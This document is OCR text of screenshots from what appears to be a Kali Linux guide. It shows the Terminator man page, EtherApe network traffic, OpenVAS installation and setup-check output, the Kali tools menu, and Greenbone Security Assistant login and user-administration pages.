root@kali:~/bin#
line: 3 / 4 col: 32 sel: 0 INS TAB mode: LF encoding: UTF-8 filetype: Python scope: unknown



root@kali: ~
Rho
root@kali: ~ 80x24
TERMINATOR(1) TERMINATOR(1)
NAME
Terminator - Multiple GNOME terminals in one window
SYNOPSIS
terminator [options]
DESCRIPTION
This manual page documents Terminator, a terminal emulator application.
Terminator is a program that allows users to set up flexible arrange-
ments of GNOME terminals. It is aimed at those who normally arrange
lots of terminals near each other, but don't want to use a frame based
window manager.
OPTIONS
This program follow the usual GNU command line syntax, with long
options starting with two dashes (`-'). A summary of options is
included below.
-h, --help
Show summary of options
Manual page terminator(1) line 1 (press h for help or q to quit)



EtherApe
File Capture View Help
Start Next Pause Stop Pref. Prot. Nodes
Protocols
MDNS
DOMAIN
UDP-UNKT
SSH
HTTP
239.255.255.250
224.0.0.251
fe80::290:f5ff:fee5:7ed6
a216-165-156-11.deploy.akamaitechnologies.com
fe80::b6b6:76ff:fe1a:22a
a216-165-156-9.deploy.akamaitechnologies.com
ff02::fb
ns6.dns.tds.net
wander.local
216.38.80.71
wander.local
www.srh.noaa.gov
10.100.0.145
a184-26-143-138.deploy.static.akamaitechnologies.com
raspbmc.local
129.15.96.21
10.100.0.196
Reading data from eth0 in IP mode



root@kalibook: ~
File Edit View Search Terminal Help
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml
[i] Updating Max CVSS for DFN-CERT
Generating RSA private key, 1024 bit long modulus
..++++++
.....++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.


Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, city) []:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section) []:Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuration from /tmp/openvas-mkcert-client.7264/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName :PRINTABLE:'DE'
localityName :PRINTABLE:'Berlin'
commonName :PRINTABLE:'om'
Certificate is to be certified until Feb 29 07:58:54 2016 GMT (365 days)
Write out database with 1 new entries
Data Base Updated
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
Restarting Greenbone Security Assistant: gsad.
User created with password '3e95860f-10ea-4ca4-b7f8-707965ab4c71'.
root@kalibook:~#
Generated Password



Applications
Places
Wed 22:29
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
golismero
lynis
nikto
nmap
openvas initial setup
openvas start
openvas stop
unix-privesc-check



root@kalibook: ~
File Edit View Search Terminal Help
SKIP: Skipping check for Greenbone Security Desktop.
Step 7: Checking if OpenVAS services are up and running ...
OK: netstat found, extended checks of the OpenVAS services enabled.
OK: OpenVAS Scanner is running and listening only on the local interface.
OK: OpenVAS Scanner is listening on port 9391, which is the default port.
WARNING: OpenVAS Manager is running and listening only on the local interface.
This means that you will not be able to access the OpenVAS Manager from the
outside using GSD or OpenVAS CLI.
SUGGEST: Ensure that OpenVAS Manager listens on all interfaces unless you want
a local service only.
OK: OpenVAS Manager is listening on port 9390, which is the default port.
WARNING: Greenbone Security Assistant is running and listening only on the local interface.
This means that you will not be able to access the Greenbone Security Assistant from the
outside using a web browser.
SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces.
OK: Greenbone Security Assistant is listening on port 9392, which is the default port.
Step 8: Checking nmap installation ...
WARNING: Your version of nmap is not fully supported: 6.47
SUGGEST: You should install nmap 5.51.
Step 9: Checking presence of optional tools ...
OK: pdflatex found.
OK: PDF generation successful. The PDF report format is likely to work.
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
WARNING: Could not find rpm binary, LSC credential package generation for RPM and DEB based targets will not work.
SUGGEST: Install rpm.
WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work.
SUGGEST: Install nsis.
It seems like your OpenVAS-7 installation is OK.
If you think it is not OK, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.
root@kalibook:~#



https://127.0.0.1:9392/login/login.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Greenbone Security Assistant
Version 7.0.3
Username:
Password:
Login
Greenbone Security Assistant


Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?r=1&token=5653c478-7f18-4764-9fa2-9a
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Users
Groups
Roles
NVT Feed
SCAP Feed
CERT Feed
Tasks (total: 0)
No auto-refresh
Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=nam
Name
Status
Reports
Total
Last
Severity
(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)
(total: 0)
Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.
I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.
If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.
Quick start: Immediately scan an IP address
IP address or hostname:
Start Scan
For this short-cut I will do the following for you:
1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress
In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.
https://localhost:9392/omp?cmd=get_users&token=5653c478-7f18-4764-9fa2-9a125a94a76e
you can also create a new Task



Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?cmd=get_users&token=5653c478-7f18
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Mon Mar 2 02:19:53 2015 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Users
1 - 1 of 1 (total: 1)
No auto-refresh
Filter: sort=roles rows=10 permission=any first=1
Name
Roles
Groups
Host Access
admin
Admin
Allow all and deny:
(Applied filter: sort=roles rows=10 permission=any first=1)
Edit User
Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net
https://localhost:9392/omp?cmd=edit_user&user_id=1f62a713-f66...&filter=&filt_id=&token=5653c478-7f18-4764-9fa2-9a125a94a76e


Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?cmd=edit_user&user_id=1f62a713-f663-4b
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Mon Mar 2 02:23:01 2015 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Edit User
Login Name:
Password
Use existing value
Roles (optional)
Admin
Groups (optional)
Host Access
Deny all and allow:
Allow all and deny:
Interface Access
Deny all and allow:
Allow all and deny:
Save User
Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net


Investigations_Template_V.3.2.1: nmap_scan
File Edit Search Format View Go Tools Window Help
Cantarell
10
Investigations_Template_V.3.2.1
nmap_scan
Evidence_Images
sample-image.xcf
sample-image.png
Trash
Title
Created time
Modified time
nmap_scan
05:41 AM
05:53 AM
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe02:351e prefixlen 64 scopeid 0x20<link>
ether 08:00:27:02:35:1e txqueuelen 1000 (Ethernet)
RX packets 749 bytes 721831 (704.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 301 bytes 19811 (19.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1116 (1.0 KiB)
Notebook saved
0 pages

